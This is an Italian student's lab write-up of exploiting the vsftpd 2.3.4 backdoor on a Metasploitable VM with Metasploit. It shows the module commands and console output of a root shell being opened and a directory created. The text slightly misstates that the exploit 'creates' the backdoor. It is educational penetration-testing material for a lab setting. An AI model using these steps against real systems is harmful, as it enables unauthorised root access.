
## Esercizio S7L1 - Metasploit e Exploit su vsftpd

L'esercizio di oggi riprendeva l'exploit visto in classe sul servizio vsftpd, con il cambio dell'indirizzo IP a 192.168.1.149 sulla macchina Metasploitable. Per cambiare l'indirizzo ip su Metasploitable ho utilizzato il comando sudo nano /etc/network/interfaces per settarlo permanentemente.



Accedendo al terminale di comando di kali, abbiamo acceso Metasploit con il comando msfconsole. Avendolo già visto, ho proceduto con la configurazione dell'exploit stesso prima con la riga di codice mfs6 exploit su unix/ftp/vsftpd\_234\_backdoor, per poi settare come RHOST l'indirizzo della macchina Metasploitable (192.168.1.149) attraverso set RHOSTS 192.168.1.149.

Ho verificato il corretto settaggio con il comando show options, che mostra che effettivamente è stato inserito correttamente l'indirizzo IP della macchina bersaglio.

```
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:35527 → 192.168.1.149:6200)
at 2024-11-11 09:15:28 -0500
cd /
ls
bin
boot
cdrom
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
sbin
var
vmlinuz
mkdir /test_metasploit
```

Attraverso il comando exploit, ho innanzitutto creato una backdoor e poi ho aperto la sessione della shell per poter modificare a nostro piacimento le cartelle come richiesto dall'esercizio.

Attraverso il comando mkdir abbiamo creato come da consegna la cartella test\_metaslpoit, e con il comando ls abbiamo verificato l'esistenza della cartella appena inserita nella root home di Metasploitable.

```
vmlinuz
mkdir /test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Questo esercizio era volto a dimostrare la potenza di una Shell una volta che siamo già entrati nel sistema bersaglio, che ci aiuta addirittura a creare una nuova directory all'interno della macchina Metasploitable. Questa è una dimostrazione relativamente innocua, ma qualcuno in grado di creare un malware avrebbe potuto approfittarne per reperire informazioni confidenziali, inserire codice malevolo, scaricare o caricare file indesiderati, etc. L'aggiunta della backdoor è inoltre un modo sicuro per l'attaccante di rientrare facilmente nella vulnerabilità individuata, assicurando che non solo l'attacco sia riuscito inizlamente, ma che sia facilmente replicabile.